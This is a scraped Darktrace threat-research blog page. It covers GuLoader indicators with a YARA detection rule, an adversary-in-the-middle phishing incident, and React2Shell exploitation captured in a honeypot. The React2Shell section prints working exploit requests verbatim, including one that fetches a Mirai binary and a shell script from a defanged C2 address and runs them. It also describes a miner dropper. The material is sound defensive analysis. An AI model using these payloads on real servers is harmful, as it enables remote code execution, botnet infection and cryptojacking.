PERMINTAAN ANGGARAN (Universitas IPB) ID177888·pdf.cmd 09a3bb4be0a502684bd37135a9e2cbaa3ea0140a208af680f7019811b37d28d6  

C:\Users\user\Documents\ConnectWiseControl\Temp\Bidcock.cmd 0996e7b37e8b41ff0799996dd96b5a72e8237d746c81e02278d84aa4e7e8534e  

PO++380.101483.bat a9af33c8a9050ee6d9fe8ce79d734d7f28ebf36f31ad8ee109f9e3f992a8d110  

Network IOCs

91[.]109.20.161

137[.]184.191.215

185[.]248.196.6

hxxps://filedn[.]com/lK8iuOs2ybqy4Dz6sat9kSz/Frihandelsaftalen40.fla

hxxps://careerfinder[.]ro/vn/Traurigheder[.]sea

hxxp://inversionesevza[.]com/wp-includes/blocks_/Dekupere.pcz

hxxps://rareseeds[.]zendesk[.]com/attachments/token/G9SQnykXWFAnrmBcy8MzhciEs/?name=PO++380.101483.bat

Detection

Yara rule

rule GuLoader_Obfuscated_Powershell 
{ 
   meta: 
       description = "Detects Obfuscated GuLoader Powershell Scripts" 
       author = "tgould@cadosecurity.com" 
       date = "2024-10-14" 
   strings: 
      $hidden_window = { 7374617274202f6d696e20706f7765727368656c6c2e657865202d77696e646f777374796c652068696464656e2022 } 
      $for_loop = /for\s*\(\s*\$[a-zA-Z0-9_]+\s*=\s*\d+;\s*\$[a-zA-Z0-9_]+\s*-lt\s*\$[a-zA-Z0-9_]+\s*;\s*\$[a-zA-Z0-9_]+\s*\+=\s*\d+\s*\)/ 
   condition: 
      $for_loop and $hidden_window 

MITRE ATT&CK

T1566.001  Phishing: Malicious Attachment  

T1055 Process Injection  

T1204.002  User Execution: Malicious File  

T1547.001  Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder  

T1140  Deobfuscate/Decode Files or Information  

T1622  Debugger Evasion  

T1001.001  Junk Code  

T1105  Ingress Tool Transfer  

T1059.001  Command and Scripting Interpreter: Powershell  

T1497.003  Virtualization/Sandbox Evasion: Time Based Evasion  

T1071.001  Application Layer Protocol: Web Protocols

References:

[1] https://www.crowdstrike.com/en-us/blog/guloader-dissection-reveals-new-anti-analysis-techniques-and-code-injection-redundancy/  

[2] https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-malware/guloader-malware/

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Threat Researcher

More in this series

No items found.

Blog

/

Email

/

December 15, 2025

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with Darktrace

Beyond MFA: Detecting Adversary-in-the-Middle Attacks and Phishing with DarktraceDefault blog imageDefault blog image

What is an Adversary-in-the-middle (AiTM) attack?

Adversary-in-the-Middle (AiTM) attacks are a sophisticated technique often paired with phishing campaigns to steal user credentials. Unlike traditional phishing, which multi-factor authentication (MFA) increasingly mitigates, AiTM attacks leverage reverse proxy servers to intercept authentication tokens and session cookies. This allows attackers to bypass MFA entirely and hijack active sessions, stealthily maintaining access without repeated logins.

This blog examines a real-world incident detected during a Darktrace customer trial, highlighting how Darktrace / EMAILTM and Darktrace / IDENTITYTM identified the emerging compromise in a customer’s email and software-as-a-service (SaaS) environment, tracked its progression, and could have intervened at critical moments to contain the threat had Darktrace’s Autonomous Response capability been enabled.

What does an AiTM attack look like?

Inbound phishing email

Attacks typically begin with a phishing email, often originating from the compromised account of a known contact like a vendor or business partner. These emails will often contain malicious links or attachments leading to fake login pages designed to spoof legitimate login platforms, like Microsoft 365, designed to harvest user credentials.

Proxy-based credential theft and session hijacking

When a user clicks on a malicious link, they are redirected through an attacker-controlled proxy that impersonates legitimate services.  This proxy forwards login requests to Microsoft, making the login page appear legitimate. After the user successfully completes MFA, the attacker captures credentials and session tokens, enabling full account takeover without the need for reauthentication.

Follow-on attacks

Once inside, attackers will typically establish persistence through the creation of email rules or registering OAuth applications. From there, they often act on their objectives, exfiltrating sensitive data and launching additional business email compromise (BEC) campaigns. These campaigns can include fraudulent payment requests to external contacts or internal phishing designed to compromise more accounts and enable lateral movement across the organization.

Darktrace’s detection of an AiTM attack

At the end of September 2025, Darktrace detected one such example of an AiTM attack on the network of a customer trialling Darktrace / EMAIL and Darktrace / IDENTITY.

In this instance, the first indicator of compromise observed by Darktrace was the creation of a malicious email rule on one of the customer’s Office 365 accounts, suggesting the account had likely already been compromised before Darktrace was deployed for the trial.

Darktrace / IDENTITY observed the account creating a new email rule with a randomly generated name, likely to hide its presence from the legitimate account owner. The rule marked all inbound emails as read and deleted them, while ignoring any existing mail rules on the account. This rule was likely intended to conceal any replies to malicious emails the attacker had sent from the legitimate account owner and to facilitate further phishing attempts.

Darktrace’s detection of the anomalous email rule creation.
Figure 1: Darktrace’s detection of the anomalous email rule creation.

Internal and external phishing

Following the creation of the email rule, Darktrace / EMAIL observed a surge of suspicious activity on the user’s account. The account sent emails with subject lines referencing payment information to over 9,000 different external recipients within just one hour. Darktrace also identified that these emails contained a link to an unusual Google Drive endpoint, embedded in the text “download order and invoice”.

Darkrace’s detection of an unusual surge in outbound emails containing suspicious content, shortly following the creation of a new email rule.
Figure 2: Darkrace’s detection of an unusual surge in outbound emails containing suspicious content, shortly following the creation of a new email rule.
Darktrace / EMAIL’s detection of the compromised account sending over 9,000 external phishing emails, containing an unusual Google Drive link.
Figure 3: Darktrace / EMAIL’s detection of the compromised account sending over 9,000 external phishing emails, containing an unusual Google Drive link.

As Darktrace / EMAIL flagged the message with the ‘Compromise Indicators’ tag (Figure 2), it would have been held automatically if the customer had enabled default Data Loss Prevention (DLP) Action Flows in their email environment, preventing any external phishing attempts.

Figure 4: Darktrace / EMAIL’s preview of the email sent by the offending account.

Darktrace analysis revealed that, after clicking the malicious link in the email, recipients would be redirected to a convincing landing page that closely mimicked the customer’s legitimate branding, including authentic imagery and logos, where prompted to download with a PDF named “invoice”.

Figure 5: Download and login prompts presented to recipients after following the malicious email link, shown here in safe view.

After clicking the “Download” button, users would be prompted to enter their company credentials on a page that was likely a credential-harvesting tool, designed to steal corporate login details and enable further compromise of SaaS and email accounts.

Darktrace’s Response

In this case, Darktrace’s Autonomous Response was not fully enabled across the customer’s email or SaaS environments, allowing the compromise to progress,  as observed by Darktrace here.

Despite this, Darktrace / EMAIL’s successful detection of the malicious Google Drive link in the internal phishing emails prompted it to suggest ‘Lock Link’, as a recommended action for the customer’s security team to manually apply. This action would have automatically placed the malicious link behind a warning or screening page blocking users from visiting it.

Autonomous Response suggesting locking the malicious Google Drive link sent in internal phishing emails.
Figure 6: Autonomous Response suggesting locking the malicious Google Drive link sent in internal phishing emails.

Furthermore, if active in the customer’s SaaS environment, Darktrace would likely have been able to mitigate the threat even earlier, at the point of the first unusual activity: the creation of a new email rule. Mitigative actions would have included forcing the user to log out, terminating any active sessions, and disabling the account.

Conclusion

AiTM attacks represent a significant evolution in credential theft techniques, enabling attackers to bypass MFA and hijack active sessions through reverse proxy infrastructure. In the real-world case we explored, Darktrace’s AI-driven detection identified multiple stages of the attack, from anomalous email rule creation to suspicious internal email activity, demonstrating how Autonomous Response could have contained the threat before escalation.

MFA is a critical security measure, but it is no longer a silver bullet. Attackers are increasingly targeting session tokens rather than passwords, exploiting trusted SaaS environments and internal communications to remain undetected. Behavioral AI provides a vital layer of defense by spotting subtle anomalies that traditional tools often miss

Security teams must move beyond static defenses and embrace adaptive, AI-driven solutions that can detect and respond in real time. Regularly review SaaS configurations, enforce conditional access policies, and deploy technologies that understand “normal” behavior to stop attackers before they succeed.

Credit to David Ison (Cyber Analyst), Bertille Pierron (Solutions Engineer), Ryan Traill (Analyst Content Lead)

Appendices

Models

SaaS / Anomalous New Email Rule

Tactic – Technique – Sub-Technique  

Phishing - T1566

Adversary-in-the-Middle - T1557

Continue reading
About the author

Blog

/

Network

/

December 16, 2025

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within Hours

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within HoursDefault blog imageDefault blog image

What is React2Shell?

CVE-2025-55182, also known as React2Shell is a vulnerability within React server components that allows for an unauthenticated attacker to gain remote code execution with a single request. The severity of this vulnerability and ease of exploitability has led to threat actors opportunistically exploiting it within a matter of days of its public disclosure.

Darktrace security researchers rapidly deployed a new honeypot using the Cloudypots system, allowing for the monitoring of exploitation of the vulnerability in the wild.

Cloudypots is a system that enables virtual instances of vulnerable applications to be deployed in the cloud and monitored for attack. This approach allows for Darktrace to deploy high-interaction, realistic honeypots, that appear as genuine deployments of vulnerable software to attackers.

This blog will explore one such campaign, nicknamed “Nuts & Bolts” based on the naming used in payloads.

Analysis of the React2Shell exploit

The React2Shell exploit relies on an insecure deserialization vulnerability within React Server Components’ “Flight” protocol. This protocol uses a custom serialization scheme that security researchers discovered could be abused to run arbitrary JavaScript by crafting the serialized data in a specific way. This is possible because the framework did not perform proper type checking, allowing an attacker to reference types that can be abused to craft a chain that resolves to an anonymous function, and then invoke it with the desired JavaScript as a promise chain.

This code execution can then be used to load the ‘child_process’ node module and execute any command on the target server.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day [1]. Within 30 hours of the patch, a publicly available proof of concept emerged that could be used to exploit any vulnerable server. This rapid timeline left many servers remaining unpatched by the time attackers began actively exploiting the vulnerability.

Initial access

The threat actor behind the “Nuts & Bolts” campaign uses a spreader server with IP 95.214.52[.]170 to infect victims. The IP appears to be located in Poland and is associated with a hosting provided known as MEVSPACE. The spreader is highly aggressive, launching exploitation attempts, roughly every hour.

When scanning, the spreader primarily targets port 3000, which is the default port for a NEXT.js server in a default or development configuration. It is possible the attacker is avoiding port 80 and 443, as these are more likely to have reverse proxies or WAFs in front of the server, which could disrupt exploitation attempts.

When the spreader finds a new host with port 3000 open, it begins by testing if it is vulnerable to React2Shell by sending a crafted request to run the ‘whoami’ command and store the output in an error digest that is returned to the attacker.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(whoami)',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

The above snippet is the core part of the crafted request that performs the execution. This allows the attacker to confirm that the server is vulnerable and fetch the user account under which the NEXT.js process is running, which is useful information for determining if a target is worth attacking.

From here, the attacker then sends an additional request to run the actual payload on the victim server.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(cd /dev;(busybox wget -O x86 hxxp://89[.]144.31.18/nuts/x86%7C%7Ccurl -s -o x86 hxxp://89[.]144.31.18/nuts/x86 );chmod 777 x86;./x86 reactOnMynuts;(busybox wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||curl -s hxxp://89[.]144.31.18/nuts/bolts)%7Csh)&',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

This snippet attempts to deploy several payloads by using wget (or curl if wget fails) into the /dev directory and execute them. The x86 binary is a Mirai variant that does not appear to have any major alterations to regular Mirai. The ‘nuts/bolts’ endpoint returns a bash script, which is then executed. The script includes several log statements throughout its execution to provide visibility into which parts ran successfully. Similar to the ‘whoami’ request, the output is placed in an error digest for the attacker to review.

In this case, the command-and-control (C2) IP, 89[.]144.31.18, is hosted on a different server operated by a German hosting provider named myPrepaidServer, which offers virtual private server (VPS) services and accepts cryptocurrency payments [2].  

Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.
Figure 1: Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.

Nuts & Bolts script

This script’s primary purpose is to prepare the box for a cryptocurrency miner.

The script starts by attempting to terminate any competing cryptocurrency miner processes using ‘pkill’ that match on a specific name. It will check for and terminate:

  • xmrig
  • softirq (this also matches a system process, which it will fail to kill each invocation)
  • watcher
  • /tmp/a.sh
  • health.sh

Following this, the script will checks for a process named “fghgf”. If it is not running, it will retrieve hxxp://89[.]144.31.18/nuts/lc and write it to /dev/ijnegrrinje.json, as well as retrieving hxxp://89[.]144.31.18/nuts/x and writing it to /dev/fghgf. The script will the executes /dev/fghgf -c /dev/ijnegrrinje.json -B in the background, which is an XMRig miner.

The XMRig deployment script.
Figure 2: The XMRig deployment script.

The miner is configured to connect to two private pools at 37[.]114.37.94 and 37[.]114.37.82, using  “poop” as both the username and password. The use of a private pool conceals the associated wallet address. From here, a short bash script is dropped to /dev/stink.sh. This script continuously crawls all running processes on the system and reads their /proc/pid/exe path, which contains a copy of the original executable that was run. The ‘strings’ utility is run to output all valid ASCII strings found within the data and checks to see if contains either “xmrig”, “rondo” or “UPX 5”. If so, it sends a SIGKILL to the process to terminate it.

Additionally, it will run ‘ls –l’ on the exe path in case it is symlinked to a specific path or has been deleted. If the output contains any of the following strings, the script sends a SIGKILL to terminate the program:

  • (deleted) - Indicates that the original executable was deleted from the disk, a common tactic used by malware to evade detection.
  • xmrig
  • hash
  • watcher
  • /dev/a
  • softirq
  • rondo
  • UPX 5.02
 The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.
Figure 3: The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.

Darktrace observations in customer environments  

Following the public disclosure of CVE‑2025‑55182 on December, Darktrace observed multiple exploitation attempts across customer environments beginning around December 4. Darktrace triage identified a series of consistent indicators of compromise (IoCs). By consolidating indicators across multiple deployments and repeat infrastructure clusters, Darktrace identified a consistent kill chain involving shell‑script downloads and HTTP beaconing.

In one example, on December 5, Darktrace observed external connections to malicious IoC endpoints (172.245.5[.]61:38085, 5.255.121[.]141, 193.34.213[.]15), followed by additional connections to other potentially malicious endpoint. These appeared related to the IoCs detailed above, as one suspicious IP address shared the same ASN. After this suspicious external connectivity, Darktrace observed cryptomining-related activity. A few hours later, the device initiated potential lateral movement activity, attempting SMB and RDP sessions with other internal devices on the network. These chain of events appear to identify this activity to be related to the malicious campaign of the exploitation of React2Shell vulnerability.

Generally, outbound HTTP traffic was observed to ports in the range of 3000–3011, most notably port 3001. Requests frequently originated from scripted tools, with user agents such as curl/7.76.1, curl/8.5.0, Wget/1.21.4, and other generic HTTP signatures. The URIs associated with these requests included paths like /nuts/x86 and /n2/x86, as well as long, randomized shell script names such as /gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh. In some cases, parameterized loaders were observed, using query strings like: /?h=<ip>&p=<port>&t=<proto>&a=l64&stage=true.  

Infrastructure analysis revealed repeated callbacks to IP-only hosts linked to ASN AS200593 (Prospero OOO), a well-known “bulletproof” hosting provider often utilized by cyber criminals [3], including addresses such as 193.24.123[.]68:3001 and 91.215.85[.]42:3000, alongside other nodes hosting payloads and staging content.

Darktrace model coverage

Darktrace model coverage consistently highlighted behaviors indicative of exploitation. Among the most frequent detections were anomalous server activity on new, non-standard ports and HTTP requests posted to IP addresses without hostnames, often using uncommon application protocols. Models also flagged the appearance of new user agents such as curl and wget originating from internet-facing systems, representing an unusual deviation from baseline behavior.  

Additionally, observed activity included the download of scripts and executable files from rare external sources, with Darktrace’s Autonomous Response capability intervening to block suspicious transfers, when enabled. Beaconing patterns were another strong signal, with detections for HTTP beaconing to new or rare IP addresses, sustained SSL or HTTP increases, and long-running compromise indicators such as “Beacon for 4 Days” and “Slow Beaconing.”

Conclusion

While this opportunistic campaign to exploit the React2Shell exploit is not particularly sophisticated, it demonstrates that attackers can rapidly prototyping new methods to take advantage of novel vulnerabilities before widespread patching occurs. With a time to infection of only two minutes from the initial deployment of the honeypot, this serves as a clear reminder that patching vulnerabilities as soon as they are released is paramount.

Credit to Nathaniel Bill (Malware Research Engineer), George Kim (Analyst Consulting Lead – AMS), Calum Hall (Technical Content Researcher), Tara Gould (Malware Research Lead, and Signe Zaharka (Principal Cyber Analyst).

Edited by Ryan Traill (Analyst Content Lead)

Appendices

IoCs

Spreader IP - 95[.]214.52.170

C2 IP - 89[.]144.31.18

Mirai hash - 858874057e3df990ccd7958a38936545938630410bde0c0c4b116f92733b1ddb

Xmrig hash - aa6e0f4939135feed4c771e4e4e9c22b6cedceb437628c70a85aeb6f1fe728fa

Config hash - 318320a09de5778af0bf3e4853d270fd2d390e176822dec51e0545e038232666

Monero pool 1 - 37[.]114.37.94

Monero pool 2 - 37[.]114.37.82

References  

[1] https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[2] https://myprepaid-server.com/

[3] https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab

Darktrace Model Coverage

Anomalous Connection::Application Protocol on Uncommon Port

Anomalous Connection::New User Agent to IP Without Hostname

Anomalous Connection::Posting HTTP to IP Without Hostname

Anomalous File::Script and EXE from Rare External

Anomalous File::Script from Rare External Location

Anomalous Server Activity::New User Agent from Internet Facing System

Anomalous Server Activity::Rare External from Server

Antigena::Network::External Threat::Antigena Suspicious File Block

Antigena::Network::External Threat::Antigena Watched Domain Block

Compromise::Beacon for 4 Days

Compromise::Beacon to Young Endpoint

Compromise::Beaconing Activity To External Rare

Compromise::High Volume of Connections with Beacon Score

Compromise::HTTP Beaconing to New IP

Compromise::HTTP Beaconing to Rare Destination

Compromise::Large Number of Suspicious Failed Connections

Compromise::Slow Beaconing Activity To External Rare

Compromise::Sustained SSL or HTTP Increase

Device::New User Agent

Device::Threat Indicator

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer
Your data. Our AI.
Elevate your network security with Darktrace AI